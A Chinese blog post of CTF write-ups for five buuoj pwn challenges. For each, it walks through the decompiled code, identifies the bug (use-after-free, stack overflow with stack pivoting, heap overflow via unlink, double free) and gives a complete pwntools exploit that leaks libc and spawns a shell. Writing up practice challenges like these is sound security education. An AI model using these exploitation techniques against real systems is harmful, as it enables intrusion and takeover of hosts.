

# buuoj Pwn writeup 81-85

原创

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订阅专栏

## 81 pwnable\_hacknote

保护

```
RELRO          STACK CANARY      NX              PIE             RPATH          RUNPATH         Symbo
ls             FORTIFY Fortified      Fortifiable    FILE
Partial RELRO  Canary found      NX enabled      No PIE          No RPATH        No RUNPATH     No Sy
mbols          Yes 0              2               ./.81
```

菜单堆

```
int sub_8048956()
{
    puts("-----");
    puts("      HackNote      ");
    puts("-----");
    puts(" 1. Add note        ");
    puts(" 2. Delete note     ");
    puts(" 3. Print note      ");
    puts(" 4. Exit            ");
    puts("-----");
    return printf("Your choice :");
}
```

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
add

```
unsigned int v5; // [esp+1Ch] [ebp-Ch]
```

```
v5 = __readgsdword(0x14u);  
if ( dword_804A04C <= 5 )  
{  
    for ( i = 0; i <= 4; ++i )  
    {  
        if ( !*(&ptr + i) )  
        {  
            *(&ptr + i) = malloc(8u);  
            if ( !*(&ptr + i) )  
            {  
                puts("Alloca Error");  
                exit(-1);  
            }  
            *(_DWORD *)(&ptr + i) = sub_804862B;  
            printf("Note size :");  
            read(0, buf, 8u);  
            size = atoi(buf);  
            v0 = (int)*(&ptr + i);  
            *(_DWORD *)(v0 + 4) = malloc(size);  
            if ( !*((_DWORD *)(&ptr + i) + 1) )  
            {  
                puts("Alloca Error");  
                exit(-1);  
            }  
            printf("Content :");  
            read(0, *((void **)(&ptr + i) + 1), size);  
            puts("Success !");  
            ++dword_804A04C;  
            return __readgsdword(0x14u) ^ v5;  
        }  
    }  
}
```

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申请好的结构是下面这样的。



<https://blog.csdn.net/yongbaoli>

```

unsigned int delete()
{
    int v1; // [esp+4h] [ebp-14h]
    char buf[4]; // [esp+8h] [ebp-10h] BYREF
    unsigned int v3; // [esp+Ch] [ebp-Ch]

    v3 = __readgsdword(0x14u);
    printf("Index :");
    read(0, buf, 4u);
    v1 = atoi(buf);
    if ( v1 < 0 || v1 >= dword_804A04C )
    {
        puts("Out of bound!");
        _exit(0);
    }
    if ( *(&ptr + v1) )
    {
        free(*((void **)*(&ptr + v1) + 1));
        free(*(&ptr + v1));
        puts("Success");
    }
    return __readgsdword(0x14u) ^ v3;
}

```

<https://blog.csdn.net/yongbaonii>

没有清理干净，uaf。

print

```

unsigned int print()
{
    int v1; // [esp+4h] [ebp-14h]
    char buf[4]; // [esp+8h] [ebp-10h] BYREF
    unsigned int v3; // [esp+Ch] [ebp-Ch]

    v3 = __readgsdword(0x14u);
    printf("Index :");
    read(0, buf, 4u);
    v1 = atoi(buf);
    if ( v1 < 0 || v1 >= dword_804A04C )
    {
        puts("Out of bound!");
        _exit(0);
    }
    if ( *(&ptr + v1) )
        (*(void (__cdecl **)(__DWORD))*(&ptr + v1))*(&ptr + v1);
    return __readgsdword(0x14u) ^ v3;
}

```

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直接调用那个puts函数，

那直接想到如果把它改成system，content里面改成'/bin/sh'，这不就好了嘛？

先申请一个0x8的，再申请0x100的，再全部释放掉，就会导致fastbin里面会有三个chunk，再申请0x8，就可以对chunk0的第一层chunk进行任意写。

因为uaf, 导致我们还是能使用print函数, 但是print的那个chunk被清空了, 我们就利用刚刚的任意写, 给它写进去, 然后做到泄露地址。

释放掉申请回来再次任意写, system, 参数, 都写进去, 要注意, 这个时候system的参数就是第一层chunk, 而不是chunk里面的第二个指针了, 所以下面用到了'\\sh'。

```

# -*- coding: utf-8 -*-
from pwn import*

r=remote('node3.buuoj.cn',27080)
#r = process('./81')
elf=ELF('./81')

libc = ELF('./32/libc-2.23.so')
#libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_i386/libc.so.6')

context.log_level = "debug"

def add(size, content):
    r.sendlineafter("Your choice :", "1")
    r.sendlineafter("Note size :", str(size))
    r.sendlineafter("Content :", content)

def delete(index):
    r.sendlineafter("Your choice :", "2")
    r.sendlineafter("Index :", str(index))

def show(index):
    r.sendlineafter("Your choice :", "3")
    r.sendlineafter("Index :", str(index))

puts_got = elf.got['puts']
putss = 0x804862b

add(0x8, '/bin/sh\x00') #0
add(0x100, 'bbbb') #1
add(0x10, 'cccc') #2 防合并

delete(0)
delete(1)

payload = p32(putss) + p32(puts_got)
add(0x8, payload) #3
show(0)
#chunk里面的内容free掉了, 再写回来
#gdb.attach(r)

puts_addr = u32(r.recv(4))
libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']

print hex(libc_base)

delete(3)
payload = p32(system_addr) + '|sh'
add(0x8, payload)
#释放掉重新申请重新写一下

#gdb.attach(r)

show(0)
#get shell
r.interactive()

```

## 82 actf\_2019\_babystack

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbo
ls	FORTIFY Fortified		Fortifiable FILE			
Partial RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	No Sy
mbols	No 0	4	./82			

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    __int64 result; // rax
    char s[208]; // [rsp+0h] [rbp-D0h] BYREF

    setbuf(stdin, 0LL);
    setbuf(stdout, 0LL);
    setbuf(stderr, 0LL);
    signal(14, ( _sig_handler_t)handler);
    alarm(0x3Cu);
    memset(s, 0, sizeof(s));
    puts("Welcome to ACTF's babystack!");
    sleep(3u);
    puts("How many bytes of your message?");
    putchar('>');
    sub_400A1A();
    if ( nbytes <= 0xE0 )
    {
        printf("Your message will be saved at %p\n", s);
        puts("What is the content of your message?");
        putchar(62);
        read(0, s, nbytes);
        puts("Byebye~");
        result = 0LL;
    }
    else
    {
        puts("I've checked the boundary!");
        result = 1LL;
    }
    return result;
}
```

<https://blog.csdn.net/yongbaonii>

先来看这个signal函数。

C库函数 `void (*signal(int sig, void (*func)(int)))(int)` 设置一个函数来处理信号，即带有 `sig` 参数的信号处理程序。

那么意思就是会处理咱们超时的信号，输出Time Out!

第二个划线处呢输出了栈里面的地址。

发现可以溢出，然后又给了栈上的地址，又可以写栈上的内容，标标准准往栈上的栈迁移。

我们溢出修改ebp的值，返回地址那里写上leave ret，将栈迁移。

先泄露libc的地址，然后返回到main函数，再次栈迁移，然后拿到shell。

这里有个很奇怪的事情就是我在输入0x的时候fgets函数会给我截胡，返回给s的就一个0。

所以你在发how many的时候不能写0xe0

```
[ DISASM ]
0x7ffff7a7ac0b <fgets+315>  pop    rbp
0x7ffff7a7ac0c <fgets+316>  pop    r12
0x7ffff7a7ac0e <fgets+318>  ret
|
0x400a3a          lea    rax, [rbp - 0x10]
0x400a3e          mov    rdi, rax
0x400a41          call   atol@plt <atol@plt>
    nptr: 0x7fffffffca90 ← 0xa30 /* '\n' */

0x400a46          mov    qword ptr [rip + 0x200683], rax
0x400a4d          nop
0x400a4e          leave
0x400a4f          ret

0x400a50          push  rbp
[ STACK ]
```

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exp

```

# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

#r = remote('node3.buuoj.cn',26956)
r = process("./82")
elf = ELF('./82')
libc = ELF('./64/libc-2.27.so')

pop_rdi = 0x400ad3
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = 0x4008f6
leave_ret = 0x400a18
ret_addr = 0x400a19
#r.sendlineafter(">", "\0xe0")
r.sendlineafter(">", str(0xe0))
r.recvuntil("\0x")

stack_addr = int(r.recv(12), 16)

print hex(stack_addr)

#gdb.attach(r)

payload = p64(0) + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
payload = payload.ljust(0xd0, 'a') + p64(stack_addr) + p64(leave_ret)

r.recvline()
r.recvuntil('>')
r.send(payload)
#哦哦哦 这个地方不要用sendline, 不然多发出去的那个回车就会下一次输出, 然后就错了
r.recvuntil("Byebye~\n")

puts_addr = u64(r.recv(6).ljust(8, '\x00'))
libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']

r.sendlineafter(">", str(0xe0))
r.recvuntil("\0x")

stack_addr = int(r.recv(12), 16)
print hex(stack_addr)
payload = '/bin/sh\x00' + p64(pop_rdi) + p64(stack_addr) + p64(ret_addr) + p64(system_addr)
payload = payload.ljust(0xd0, 'a') + p64(stack_addr) + p64(leave_ret)
r.recvline()

#gdb.attach(r)

r.recvuntil(">")
r.send(payload)

r.interactive()

```

要注意这是部署再ubuntu18.04上的, 会有栈对齐, 再system前面要加上ret, 也可以用one\_gadget,

## 83 hitcon2014\_stkof



保护

```
RELRO          STACK CANARY  NX          PIE          RPATH        RUNPATH      Sybo
ls             FORTIFY Fortified   Fortifiable FILE
Partial RELRO  Canary found  NX enabled   No PIE       No RPATH     No RUNPATH   No Sy
mbols         Yes 0         3           ./83
```

这道题

利用思路先不说，亮点是程序好不好？

明明是个菜单题，但是都没有菜单。

first

```
__int64 first()
{
    __int64 size; // [rsp+0h] [rbp-80h]
    char *v2; // [rsp+8h] [rbp-78h]
    char s[104]; // [rsp+10h] [rbp-70h] BYREF
    unsigned __int64 v4; // [rsp+78h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    fgets(s, 16, stdin);
    size = atoll(s);
    v2 = (char *)malloc(size);
    if ( !v2 )
        return 0xFFFFFFFFLL;
    (&::s)[++dword_602100] = v2;
    printf("%d\n", (unsigned int)dword_602100);
    return 0LL;
}
```

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然后那里面那(&::s)是个什么鬼.....

```
mov     rdx, [rbp+var_78]
mov     ds:s[rax*8], rdx
```

这是它的汇编.....

大概就是申请chunk，地址放在bss段。

```

__int64 second()
{
    __int64 result; // rax
    int i; // eax
    unsigned int v2; // [rsp+8h] [rbp-88h]
    __int64 n; // [rsp+10h] [rbp-80h]
    char *ptr; // [rsp+18h] [rbp-78h]
    char s[104]; // [rsp+20h] [rbp-70h] BYREF
    unsigned __int64 v6; // [rsp+88h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    fgets(s, 16, stdin);
    v2 = atol(s);
    if ( v2 > 0x100000 )
        return 0xFFFFFFFFLL;
    if ( !(&::s)[v2] )
        return 0xFFFFFFFFLL;
    fgets(s, 16, stdin);
    n = atoll(s);
    ptr = (&::s)[v2];
    for ( i = fread(ptr, 1uLL, n, stdin); i > 0; i = fread(ptr, 1uLL, n, stdin) )
    {
        ptr += i;
        n -= i;
    }
    if ( n )
        result = 0xFFFFFFFFLL;
    else
        result = 0LL;
    return result;
}

```

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这里看个函数 fread

```

ptr -- 这是指向带有最小尺寸 size*nmemb 字节的内存块的指针。
size -- 这是要读取的每个元素的大小，以字节为单位。
nmemb -- 这是元素的个数，每个元素的大小为 size 字节。
stream -- 这是指向 FILE 对象的指针，该 FILE 对象指定了一个输入流。

```

所以这里其实看的出来是个堆溢出。

third

```
__int64 third()
{
    unsigned int v1; // [rsp+Ch] [rbp-74h]
    char s[104]; // [rsp+10h] [rbp-70h] BYREF
    unsigned __int64 v3; // [rsp+78h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    fgets(s, 16, stdin);
    v1 = atol(s);
    if ( v1 > 0x100000 )
        return 0xFFFFFFFFLL;
    if ( !(&::s)[v1] )
        return 0xFFFFFFFFLL;
    free((&::s)[v1]);
    (&::s)[v1] = 0LL;
    return 0LL;
}
```

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这是个free，指针啥的还是清理好了的。

```
__int64 TOUPH()
{
    unsigned int v1; // [rsp+Ch] [rbp-74h]
    char s[104]; // [rsp+10h] [rbp-70h] BYREF
    unsigned __int64 v3; // [rsp+78h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    fgets(s, 16, stdin);
    v1 = atol(s);
    if ( v1 > 0x100000 )
        return 0xFFFFFFFFLL;
    if ( !(&::s)[v1] )
        return 0xFFFFFFFFLL;
    if ( strlen((&::s)[v1]) <= 3 )
        puts("//TODO");
    else
        puts("...");
    return 0LL;
}
```

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就检查有没有。

堆溢出的话其实一般有两种思路，一个是unlink，一个是制造overlapping，走off by one那一套。

那么因为这个题可以覆写got表，libc又是2.23，那我们就简单点，走unlink的路子。

unlink的话就是先在chunk1中把fd，bk写好，然后free掉chunk2，就可以控制bss，接着把bss地址那里写入got表地址，从而劫持free的chunk，写入system地址就好。

```
from pwn import*

elf = ELF('./83')
r = remote("node3.buuoj.cn", 26454)
libc = ELF('./64/libc-2.23.so')

context.log_level = "debug"
```

```

def alloc(size):
    r.sendline('1')
    r.sendline(str(size))
    r.recvuntil('OK\n')

def edit(idx, size, content):
    r.sendline('2')
    r.sendline(str(idx))
    r.sendline(str(size))
    r.send(content)
    r.recvuntil('OK\n')

def delete(idx):
    r.sendline('3')
    r.sendline(str(idx))

puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
free=elf.got['free']
ptr=0x602150

alloc(0x100)
#因为程序没有setvbuf，所以这个地方要先申请一个chunk。

alloc(0x20)
alloc(0x80)

payload=p64(0)+p64(0x21)+p64(ptr-0x18)+p64(ptr-0x10)
payload+=p64(0x20)+p64(0x90)
edit(2,len(payload),payload)

delete(3)
r.recvuntil('OK')

payload=p64(0)+p64(0)+p64(free)+p64(ptr-0x18)+p64(puts_got)
edit(2,len(payload),payload)
edit(1,8,p64(puts_plt))
delete(3)

libc_base = u64(r.recv(6).ljust(8, '\x00'))-libc.symbols['puts']
r.recvuntil('OK')
system_addr=libc_base+libc.symbols['system']

payload=p64(0)+p64(0)+p64(free)+p64(ptr-0x18)+p64(ptr+0x10)+"/bin/sh"
edit(2,len(payload),payload)
edit(1,8,p64(system_addr))
delete(3)
r.interactive()

```

setbuf

## 84 ciscn\_2019\_es\_1

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbo
ls	FORTIFY Fortified	Fortifiable	FILE			
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	81 Sy
mbols	Yes	0	4	./84		

菜单堆

```

unsigned __int64 menu()
{
    unsigned __int64 v1; // [rsp+8h] [rbp-8h]

    v1 = __readfsqword(0x28u);
    puts("=====");
    puts("How are you ~~~\nBy the way,i don't want 996 !");
    puts("1.Add a 996 info");
    puts("2.Show info");
    puts("3.Call that 996 compary!");
    puts("4.I hate 996!");
    printf("choice:");
    return __readfsqword(0x28u) ^ v1;
}

```

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
```
unsigned __int64 add()
{
    int v1; // [rsp+4h] [rbp-3Ch]
    void **v2; // [rsp+8h] [rbp-38h]
    size_t size[5]; // [rsp+10h] [rbp-30h] BYREF
    unsigned __int64 v4; // [rsp+38h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    if ( heap_number > 12 )
    {
        puts("Enough!");
        exit(0);
    }
    v1 = heap_number;
    *((_QWORD *)&heap_addr + v1) = malloc(0x18uLL);
    puts("Please input the size of compary's name");
    __isoc99_scanf("%d", size);
    *(_DWORD *)*((_QWORD *)&heap_addr + heap_number) + 8LL) = size[0];
    v2 = (void **)*((_QWORD *)&heap_addr + heap_number);
    *v2 = malloc(LODWORD(size[0]));
    puts("please input name:");
    read(0, *((void ***)&heap_addr + heap_number), LODWORD(size[0]));
    puts("please input compary call:");
    read(0, (void *)*((_QWORD *)&heap_addr + heap_number) + 12LL, 0xCuLL);
    *(_BYTE *)*((_QWORD *)&heap_addr + heap_number) + 23LL) = 0;
    puts("Done!");
    ++heap_number;
    return __readfsqword(0x28u) ^ v4;
}
```

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add  
构还挺复杂。

结



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要值得注意的是.....没有free。

show

```
unsigned __int64 show()
{
    int v1; // [rsp+4h] [rbp-Ch] BYREF
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    puts("Please input the index:");
    __isoc99_scanf("%d", &v1);
    getchar();
    if ( *((_QWORD *)&heap_addr + v1) )
    {
        puts("name:");
        puts(**((const char ***)&heap_addr + v1));
        puts("phone:");
        puts((const char *)*((_QWORD *)&heap_addr + v1) + 12LL);
    }
    puts("Done!");
    return __readfsqword(0x28u) ^ v2;
}
```

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平平无奇输出内容函数。

call

```
unsigned __int64 call()
{
    int v1; // [rsp+4h] [rbp-Ch] BYREF
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    puts("Please input the index:");
    __isoc99_scanf("%d", &v1);
    if ( *((_QWORD *)&heap_addr + v1) )
        free(**((void ***)&heap_addr + v1));
    puts("You try it!");
    puts("Done");
    return __readfsqword(0x28u) ^ v2;
}
```

<https://blog.csdn.net/yongbaoli>

释放的很不彻底，只是free了第二层的chunk，也没有清空，造成了uaf。

那我们具体思路就有了。首先申请unsorted bin然后free掉，通过uaf来show它libc的地址，泄露libc。

然后我们制造一个double free，通过它来进行malloc\_attack。

结果做半天本地跑过了远程过不了，然后才发现是ubuntu18.04 我吐了。

这还不用绕double free。

exp

```

# -*- coding: utf-8 -*-
from pwn import*

r = remote("node3.buuoj.cn", 25398)
#r = process("./84")

context.log_level = "debug"

elf = ELF("./84")
libc = ELF("./64/libc-2.27.so")
#libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/Libs/2.23-0ubuntu11.2_amd64/libc.so.6")

def add(size, name, phone):
    r.sendlineafter("choice:", "1")
    r.sendlineafter("Please input the size of compary's name\n", str(size))
    r.sendafter("please input name:\n", name)
    r.sendafter("please input compary call:\n", str(phone))

#这里的name, phone 程序中用的都是read,
#如果上面的size跟下面的name个数一样, sendline会多送入一个回车
#这个回车读不进去, 会在下一个输入的时候读进去
#就发生了错误, 所以保险点, 就都send

def show(index):
    r.sendlineafter("choice:", "2")
    r.sendlineafter("Please input the index:\n", str(index))

def call(index):
    r.sendlineafter("choice:", "3")
    r.sendlineafter("Please input the index:\n", str(index))

one_gadget = 0x4526a
add(0x410, 'doudou', '137')#0
add(0x28, 'doudou1', '138')#1
add(0x68, '/bin/sh\x00', '139')#2

#直接申请一个Large chunk省得去申请一堆small

call(0)
show(0)
malloc_hook=(u64(r.recvuntil('\x7f')[-6:]).ljust(8, '\x00')) & 0xfffffffffffff000 + (libc.sym['__malloc_hook'] & 0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']

free_hook=libc_base+libc.sym['__free_hook']
one_gadget = libc_base + libc.sym['system']
call(1)
call(1)
add(0x28, p64(free_hook), 123123)
add(0x28, '111', 123123)
add(0x28, p64(one_gadget), 123123)
call(2)

r.interactive()

```

## 85 cmcc\_pwnme2



保护

```
RELRO          STACK CANARY  NX          PIE          RPATH        RUNPATH      Symbo
ls            FORTIFY Fortified    Fortifiable FILE
Partial RELRO  No canary found  NX enabled   No PIE       No RPATH     No RUNPATH   80 Sy
mbols        No             0           8            ./85
```

```
int __cdecl main(int argc, c
{
    char s[132]; // [esp+0h] [

    string = 0;
    fflush(stdout);
    puts("Welcome");
    puts("Please input:");
    fflush(stdout);
    gets(s);
    userfunction(s);
    return 0; //blog.csdn.net/yongbaoli
}

int __cdecl userfunction(char *src)
{
    char dest[108]; // [esp+Ch] [ebp-6Ch] BYREF
    strcpy(dest, src);
    return printf("Hello, %s\n", src);
}
```

主函数，userfunction函数，看上去两个溢出点。但是显然如果主函数s大小不恰当会首先在userfunction函数就造成溢出，所以溢出还是得在user中进行。

有三个可以利用的函数。

exec\_string。

```
int exec_string()
{
    char s; // [esp+Bh] [ebp-Dh] BYREF
    FILE *stream; // [esp+Ch] [ebp-Ch]

    stream = fopen(&string, "r");
    if ( !stream )
        perror("Wrong file");
    fgets(&s, 50, stream);
    puts(&s);
    fflush(stdout);
    return fclose(stream);
}
```

<https://blog.csdn.net/yongbaonii>

```
char *__cdecl add_flag(int a1, int a2)
{
    char *result; // eax

    if ( a1 == -889275714 && a2 == -1414664179 )
    {
        result = (char *) (strlen(&string) + 134520928);
        strcpy(result, "./flag1");
    }
    return result;
}
```

<https://blog.csdn.net/yongbaonii>

那个exec\_string函数可以去读取flag，那么我们就通过栈溢出，把string那里的数据给它换掉，换成flag文件名。然后再栈溢出到那个函数就好了。

exp

```
from pwn import *

r = remote('node3.buuoj.cn', 29222)
elf = ELF('./85')

exec_string = 0x080485cb
string = 0x0804a060
gets = elf.sym['gets']

r.recvuntil('Please input:\n')

payload = 'a' * (0x6c + 4) + p32(gets) + p32(exec_string) + p32(string)

r.sendline(payload)
r.sendline('flag')
r.interactive()
```